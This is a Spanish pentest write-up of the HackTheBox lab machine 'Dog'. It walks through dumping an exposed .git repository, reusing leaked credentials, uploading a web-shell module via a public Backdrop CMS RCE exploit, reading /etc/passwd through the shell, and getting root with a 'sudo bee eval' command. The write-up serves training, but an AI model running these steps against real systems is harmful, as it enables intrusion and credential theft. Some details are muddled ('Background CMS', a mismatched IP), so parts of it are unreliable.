

Dog



Cliente: Interno (HackTheBox)

Fecha: [07/03/2025]

Pentester: [Ricardo Menendez]

Máquina: [Dog]

Clasificación: Confidencial

Metodología

El enfoque utilizado se basa en el marco de trabajo **MITRE ATT&CK** y la metodología de pentesting del **OWASP Testing Guide**:

1. **Reconocimiento** – Identificación de puertos y servicios abiertos.
2. **Enumeración** – Recolección de información sobre servicios y credenciales.
3. **Explotación** – Uso de exploits y técnicas para acceder al sistema.
4. **Escalada de Privilegios** – Obtención de permisos de administrador/root.
5. **Post-explotación** – Validación de acceso y extracción de datos relevantes.
6. **Reporte** – Documentación de hallazgos y recomendaciones.

Herramientas Utilizadas

Herramienta	Propósito
nmap	Descubrimiento de puertos y servicios
git-dumper	Extracción de repositorio .git
dirsearch	Fuerza bruta de rutas y directorios
tar , curl	Manipulación de archivos, subida y descarga
netcat (nc)	Listener de reverse shell
Exploit-DB 52021	Generación de módulo malicioso

Descubrimiento y Enumeración

Vamos a empezar con el descubrimiento de puertos en la maquina que vamos a poder comprometer

```

Nmap scan report for 10.10.11.58
Host is up (0.19s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Home | Dog
|_ http-generator: Backdrop CMS 1 (https://backdropcms.org)
|_ http-git:
|   10.10.11.58:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|_  Last commit message: todo: customize url aliases. reference:https://docs.backdro...
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_ /user/password /user/login /user/logout /?q=admin /?q=comment/reply
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 17 16:08:32 2025 -- 1 IP address (1 host up) scanned in 19.64 seconds

```

1. HTTP (Puerto 80):

- El servicio web está impulsado por Apache 2.4.41 en Ubuntu.
- El sitio web es generado por Background CMS versión 1. Se sabe que Background CMS tiene varios avisos de seguridad si no se actualiza.
- El archivo **robots.txt** revela varios directorios no permitidos (por ejemplo, /core/, /profiles/, /admin, etc.), lo que puede ayudar a enumerar archivos confidenciales.
- Lo más importante es que se descubre un directorio **.git** accesible en `http://10.10.10.105/.git/ [nombre del directorio]`. Esto podría permitir la recuperación del código fuente completo y de archivos de configuración confidenciales.

Con solo dos servicios abiertos, nuestra superficie de ataque se centra en la aplicación web. Ahora profundizaremos en la enumeración y explotación de vulnerabilidades en el puerto 80.



Dog obesity

Mon, 15/07/2024 - 7:51pm by dogBackDropSystem

Obesity in Dogs

Obesity in dogs is a growing health issue that affects a significant portion of the canine population. Just like in humans, obesity in dogs is defined as an excess of body fat and is associated with various health problems, which can decrease the quality of life and the longevity of our pets.

Causes of Obesity in Dogs



La pagina web es la siguiente, vemos que usa la típica estructura de un sitio web de toda la vida, volvamos al escaneo mas profundo que realizamos, hay algo que debería llamarnos mucho la atención y es el archivo que contiene, llamado robots.txt, el cual contiene lo siguiente

```
User-agent: *
Crawl-delay: 10
# Directories
Disallow: /core/
Disallow: /profiles/
# Files
Disallow: /README.md
Disallow: /web.config
# Paths (clean URLs)
Disallow: /admin
Disallow: /comment/reply
Disallow: /filter/tips
Disallow: /node/add
Disallow: /search
Disallow: /user/register
Disallow: /user/password
Disallow: /user/login
Disallow: /user/logout
# Paths (no clean URLs)
Disallow: /?q=admin
Disallow: /?q=comment/reply
Disallow: /?q=filter/tips
Disallow: /?q=node/add
Disallow: /?q=search
Disallow: /?q=user/password
Disallow: /?q=user/register
Disallow: /?q=user/login
Disallow: /?q=user/logout
```

Los directorios no permitidos dan una pista sobre la estructura interna de la instalación de Background CMS. Por ejemplo, directorios como `/core/` y `/profiles/` podrían contener archivos de configuración o bibliotecas confidenciales que podrían ser explotados si se configuran incorrectamente.

Ojo

El encabezado del generador HTTP confirma que el sitio web utiliza la versión 1 de Background CMS. Si bien la versión 1 de Background CMS puede ser inocua si se mantiene actualizada, muchas instalaciones permanecen sin parches. Consultamos los avisos de seguridad de Background CMS y descubrimos que las versiones anteriores a la 1.29.2 son vulnerables a varios problemas, desde inyección SQL hasta ejecución remota de código, si se explotan módulos o configuraciones personalizadas. (Para este desafío, asumimos que el sitio utiliza una versión obsoleta).

1. Vulnerabilidades del CMS de Background:

Dada la versión y los directorios no permitidos, el CMS podría ser vulnerable a exploits conocidos, como la ejecución remota de código mediante módulos mal configurados o la inyección de SQL mediante entradas de usuario mal depuradas. En nuestro caso, encontramos que el CMS contiene un módulo personalizado vulnerable que procesa los parámetros de URL de forma insegura.

Repositorio .git expuesto:

Un directorio Git accesible puede permitir que un atacante descargue el repositorio completo. Una vez clonado el repositorio, los archivos de configuración pueden revelar información confidencial, como cadenas de conexión a la base de datos o credenciales de administrador, que puede utilizarse para comprometer aún más la aplicación.

Explotación.

Usamos una herramienta (por ejemplo, `git-dumper` un script personalizado) para descargar el repositorio:

(Aclarar que para este paso suelen suceder varios errores y hay que instalar varias dependencias pero al fin y al cabo el proceso es sencillo.)

Usamos:

```
python3 git_dumper.py http://10.10.11.58/git/ ./dog_git_repo
```

```
[ -] Fetching http://10.10.11.58/.git/objects/fd/d86ca742a28075b3d04986a74d47766000b6fa [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/0a13c463f6f7a30594909db14f5b0293924f33 [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/08f7604f23b3690902edda19147383a8920a29 [200]
[ -] Fetching http://10.10.11.58/.git/objects/fd/c699727c87366cdb4243b738f1d2d73a5defa1 [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/8bdf2b93f72978d04d31fda539aba66226a759 [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/6da8c3287c5cd7428d0d33665170ad5a2a1eac [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/8ff87ab0bf68dcda6ad3f5054184c89987092a [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/8c2ad6237f266b80444690211522fb4d197a8e [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/86d23b4507ef2735910e184a28be06f12cf0bd [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/38e85bce69f73aed5d7d9415b4a9ce0c535272 [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/51717707bc36821eecd9b8329dc6b8dc920aa6 [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/bd3883d790d7ded859f65b58d30b5d399edb0e [200]
[ -] Fetching http://10.10.11.58/.git/objects/fe/bf596134670bbc1a6ba0feeb2b5981427661da [200]
[ -] Fetching http://10.10.11.58/.git/objects/ff/0167cd07f0aa66048d3b08ff053e2537262027 [200]
[ -] Fetching http://10.10.11.58/.git/objects/ff/2f5799e022257a38843da38e732d0eceb58ff8 [200]
[ -] Fetching http://10.10.11.58/.git/objects/ff/2e5d5fa02e1160cadbed45b913ff04e9e9613a [200]
[ -] Fetching http://10.10.11.58/.git/objects/ff/2f6104418d6c7935e52596c01ffc0d3b0320e3 [200]
[ -] Fetching http://10.10.11.58/.git/objects/ff/5efa7bbc7381775709f359382f9732f7b65a6c [200]
```

Ahora tenemos descargado todos los directorios del servicio web:


```
drwxr-xr-x root root 4.0 KB Mon Mar 17 16:53:05 2025 📁 includes
drwxr-xr-x root root 4.0 KB Mon Mar 17 16:53:05 2025 📁 layouts
drwxr-xr-x root root 4.0 KB Mon Mar 17 16:53:07 2025 📁 misc
drwxr-xr-x root root 4.0 KB Mon Mar 17 16:53:10 2025 📁 modules
drwxr-xr-x root root 4.0 KB Mon Mar 17 16:53:10 2025 📁 profiles
drwxr-xr-x root root 4.0 KB Mon Mar 17 16:53:10 2025 📁 scripts
drwxr-xr-x root root 4.0 KB Mon Mar 17 16:53:10 2025 📁 themes
.rwxr-xr-x root root 7.1 KB Mon Mar 17 16:53:05 2025 🐘 authorize.php
.rwxr-xr-x root root 1.0 KB Mon Mar 17 16:53:05 2025 🐘 cron.php
.rwxr-xr-x root root 1.3 KB Mon Mar 17 16:53:05 2025 🐘 install.php
.rwxr-xr-x root root 22 KB Mon Mar 17 16:53:10 2025 🐘 update.php
```

`dirsearch` es una herramienta en Python muy útil para hacer **fuerza bruta de directorios y archivos** en servidores web.

```
> dirsearch -u http://10.10.11.58 -x 404,500
```

```
(-_-) (-_-) (-_-) v0.4.3
```

Extensions: php, asp, aspx, jsp, html, htm | **HTTP method:** GET | **Threads:** 25 | **Wordlist size:** 12289

Target: http://10.10.11.58/

[12:48:21] Scanning:

```
[12:48:29] 200 - 3KB - /.git/
[12:48:29] 301 - 309B - /.git → http://10.10.11.58/.git/
[12:48:29] 200 - 23B - /.git/HEAD
[12:48:29] 200 - 95B - /.git/COMMIT_EDITMSG
[12:48:29] 200 - 759B - /.git/branches/
[12:48:29] 200 - 92B - /.git/config
[12:48:29] 200 - 3KB - /.git/hooks/
[12:48:29] 200 - 73B - /.git/description
```

Tener en cuenta que siempre al usar estas herramientas hay que instalar los requerimientos que vienen en la misma carpeta clonada de Github, para evitar errores.

Entonces tenemos estas dos formas de acceder a toda esta información, en mi caso me pareció un poco mejor la segunda:

Análisis del Repositorio

Dentro de los archivos recuperados, se encuentra `settings.php`, el cual contiene las credenciales:

```
'support@dog' : 'BackDropJ20...'
```

Intentamos autenticarnos con estas credenciales. Mediante búsqueda en el código (`grep`) encontramos otro correo:

```
'tiffany@dog.htb' : 'BackDropJ20...'
```

Estas credenciales nos permiten autenticarnos correctamente en el CMS.

```
cat settings.php | head -n15
```

Welcome to Dog

Dog obesity

Mon, 15/07/2024 - 7:51pm by dogBackDropSystem

Obesity in Dogs

Obesity in dogs is a growing health issue that affects a significant population. Just like in humans, obesity in dogs is defined as an excess of body fat, which is associated with various health problems, which can decrease the longevity of our pets.

Causes of Obesity in Dogs

Si revisamos esta línea del archivo nos encontramos con lo siguiente.

```
> cat settings.php | head -n15
<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
```

Si intentamos ingresar con las credenciales support@dog:BackDropJ20... al CMS nos menciona que el usuario no es válido.

About

Hello, we are Dog. On our website you will find the perfect care for your dog. If you have any questions about the specific care of your dog or any other inquiry, please contact us at support@dog.htb. We are at your disposal!

Es por ello que regresando a nuestro directorio grepeamos en busca de un correo.

```
> grep -r dog.htb
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json: "tiffany@dog.htb"

> on master ?3 > with
```

Ahora si con las credenciales `tiffany@dog.htb:BackDropJ20...` nos podemos autenticar en el CMS y podemos observar la versión del mismo.

The screenshot shows the Backdrop CMS admin dashboard in a web browser. The address bar displays `10.10.11.58/?q=admin/dashboard`. The browser's top bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The dashboard's navigation menu features links for Home, Dashboard, Content, User accounts, Appearance, Functionality, Structure, Configuration, Reports, and More tasks. The main content area is titled 'Dashboard' and includes a 'WELCOME TO BACKDROP CMS!' message. Below this, a section titled 'Here are some links to help get you started:' provides three columns of guidance: 'Get started' (View the home page, Add a logo or change the site name, Customize the current theme, Find a new theme for your site), 'Next steps' (Edit the About page, Create a new Post, Update the Primary navigation menu, Modify the layout for your home page), and 'More actions' (Turn existing modules on or off, Add new modules for more functionality, Read the online user guide, Visit the Backdrop CMS Forum).

10.10.11.58/?q=admin/dashboard

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Dashboard Content User accounts Appearance Functionality Structure Configuration Reports More tasks

Home > Administration

Dashboard

OVERVIEW SETTINGS

WELCOME TO BACKDROP CMS!

Here are some links to help get you started:

Get started

- [View the home page](#)
- [Add a logo or change the site name](#)
- [Customize the current theme](#)
- [Find a new theme for your site](#)

Next steps

- [Edit the *About* page](#)
- [Create a new Post](#)
- [Update the *Primary navigation* menu](#)
- [Modify the layout for your home page](#)

More actions

- [Turn existing modules on or off](#)
- [Add new modules for more functionality](#)
- [Read the online user guide](#)
- [Visit the Backdrop CMS Forum](#)

Last checked: 0 sec ago

CHECK MANUALLY

Backdrop CMS



backdrop 1.27.1

Failed to get available update data.

Includes: Administration Bar, Basis, Block, Boxton, CKEditor 5, Color, Comment, Configuration Manager, Contextual Links, Dashboard, Database Logging, Date, Email, Entity, Field, Field SQL Storage, Field UI, File, Filter, Geary, Harris, Image, Layout, Link, List, Menu, Moscone, Moscone Flipped, Node, Number, Options, Path, Project Installer, Redirect, Rolph, Search, Seven, Simmons, Sutra, System, Taxonomy, Taylor, Taylor Flipped, Telemetry, Text, Update Manager, User, Views, Views UI

Utilizaremos el exploit disponible en internet para lograr RCE, este exploit esta disponible en el siguiente link <https://www.exploit-db.com/exploits/52021>.

```
> python3 git-exploit.py http://10.10.11.58
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://10.10.11.58/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://10.10.11.58/modules/shell/shell.php
> ll
drwxr-xr-x root root 4.0 KB Tue Mar 18 12:46:28 2025  📁 dirsearch
drwxr-xr-x root root 4.0 KB Tue Mar 18 13:06:44 2025  📁 GitHack
drwxr-xr-x root root 4.0 KB Tue Mar 18 16:51:33 2025  📁 shell
.rwxr-xr-x root root 2.6 KB Tue Mar 18 16:49:42 2025  📄 git-exploit.py
.rw-r--r-- root root 1.1 KB Tue Mar 18 16:51:33 2025  📄 shell.zip
```

Sin embargo, el script nos crea un archivo `.zip` estos están deshabilitados en el servidor por lo que tomaremos la carpeta llamada `shell` creada por el script y la comprimiremos con tar.

Así:

```
> tar -cvf shell.tar shell/
shell/
shell/shell.info
shell/shell.php
> ll
drwxr-xr-x root root 4.0 KB Tue Mar 18 12:46:28 2025  📁 dirsearch
drwxr-xr-x root root 4.0 KB Tue Mar 18 13:06:44 2025  📁 GitHack
drwxr-xr-x root root 4.0 KB Tue Mar 18 16:51:33 2025  📁 shell
.rwxr-xr-x root root 2.6 KB Tue Mar 18 16:49:42 2025  📄 git-exploit.py
.rw-r--r-- root root 10 KB Tue Mar 18 16:56:47 2025  📄 shell.tar
.rw-r--r-- root root 1.1 KB Tue Mar 18 16:56:01 2025  📄 shell.zip
```

Ahora que tenemos el archivo, como ya aclaramos y la misma pagina del servidor web nos dice que no admite archivos .zip, Por lo que lo pasaremos a un archivo .tar, que se podra instalar sin problemas:

▶ [Install from a URL](#)

▼ [Upload a module, theme, or layout archive to install](#)

Upload a module, theme, or layout archive to install

Browse...


shell.tar

For example: *name.tar.gz* from your local computer

INSTALL

Instalamos el nuevo "modulo" para poder tener acceso al la tabla de comandos interna:

Si queremos podemos mandarla por URL de la siguiente manera => cmd= cat /etc/passwd:



The screenshot shows a web browser window with the address bar displaying `10.10.11.58/modules/shell/shell.php?cmd=cat /etc/passwd`. Below the address bar, there is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking. The main content area features a text input field with a blue border and an "Execute" button to its right. The output of the command is displayed in a monospaced font, listing system users and their details.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:./run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin
landscape:x:109:115:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:./var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534:./run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
jobert:x:1000:1000:jobert:/home/jobert:/bin/bash
lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
johnCUSack:x:1001:1001:./home/johnCUSack:/bin/bash
_laurel:x:997:997:./var/log/laurel:/bin/false
```


Como vemos tenemos el usuario johncusack, vamos a probarlo con la misma contraseña que encontramos en un inicio, veamos si logramos iniciar sesión:

```
> ssh johncusack@10.10.11.58 invalid (myshell.php)
The authenticity of host '10.10.11.58 (10.10.11.58)' can't be established.
ED25519 key fingerprint is SHA256:M3A+wMdtWP0tBPvp90cRf6sPPmPmjfgNphodr912r1o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.58' (ED25519) to the list of known hosts.
johncusack@10.10.11.58's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
```

```
Last login: Thu Mar 20 18:17:55 2025 from 10.10.14.68
johncusack@dog:~$ ls
user.txt
johncusack@dog:~$ cat user.txt
c2d61f41a87b5fdf4625549130ce63c2
johncusack@dog:~$
```



```

johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Sorry, try again.
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
johncusack@dog:~$ █

```

Después de investigar lo que que es bee podemos observar que es una herramienta que permite gestionar el servidor web desde el cli, además permite realizar ejecución de comandos con php por lo que para obtener el root.txt utilizaremos los siguientes comandos.

Primero entramos al siguiente directorio:

```

johncusack@dog:/var/www/html$ ll
total 96
drwxrwxr-x 9 www-data www-data 4096 Feb  7 21:21 ./
drwxr-xr-x 3 root      root    4096 Jul  8 2024 ../
drwxrwx--- 9 www-data www-data 4096 Jul  8 2024 core/
drwxrwx--- 7 www-data www-data 4096 Jul  9 2024 files/
drwxr-xr-x 8 root      root    4096 Feb  7 21:22 .git/
-rwxrwx--- 1 www-data www-data  578 Mar  7 2024 index.php*
drwxrwx--- 2 www-data www-data 4096 Jul  8 2024 layouts/
-rwxrwx--- 1 www-data www-data 18092 Mar  7 2024 LICENSE.txt*
drwxrwx--- 2 www-data www-data 4096 Mar 23 14:08 modules/
-rwxrwx--- 1 www-data www-data  5285 Mar  7 2024 README.md*
-rwxrwx--- 1 www-data www-data  1198 Mar  7 2024 robots.txt*
-rwxrwx--- 1 www-data www-data 21732 Jul  8 2024 settings.php*
drwxrwx--- 2 www-data www-data 4096 Jul  8 2024 sites/
drwxrwx--- 2 www-data www-data 4096 Jul  8 2024 themes/
johncusack@dog:/var/www/html$ █

```

Tenemos que saber que "bee" en realidad es una **herramienta Backdrop CMS llamada bee**, que **podemos ejecutar como root**. Lo mejor es que incluye un comando crucial.

```
johncusack@dog:/var/www/html$ sudo /usr/local/bin/bee eval 'system("/bin/bash");'
root@dog:/var/www/html# whoami
root
root@dog:/var/www/html#
```

Así que tenemos una shell interactiva y hemos escalado el mas alto privilegio, entonces hemos completado esta maquina completamente.

```
root@dog:/# cd root
root@dog:~# ll
total 44
drwx----- 5 root root 4096 Mar 23 03:13 ./
drwxr-xr-x 19 root root 4096 Feb  7 18:31 ../
lrwxrwxrwx 1 root root   9 Feb  7 15:59 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
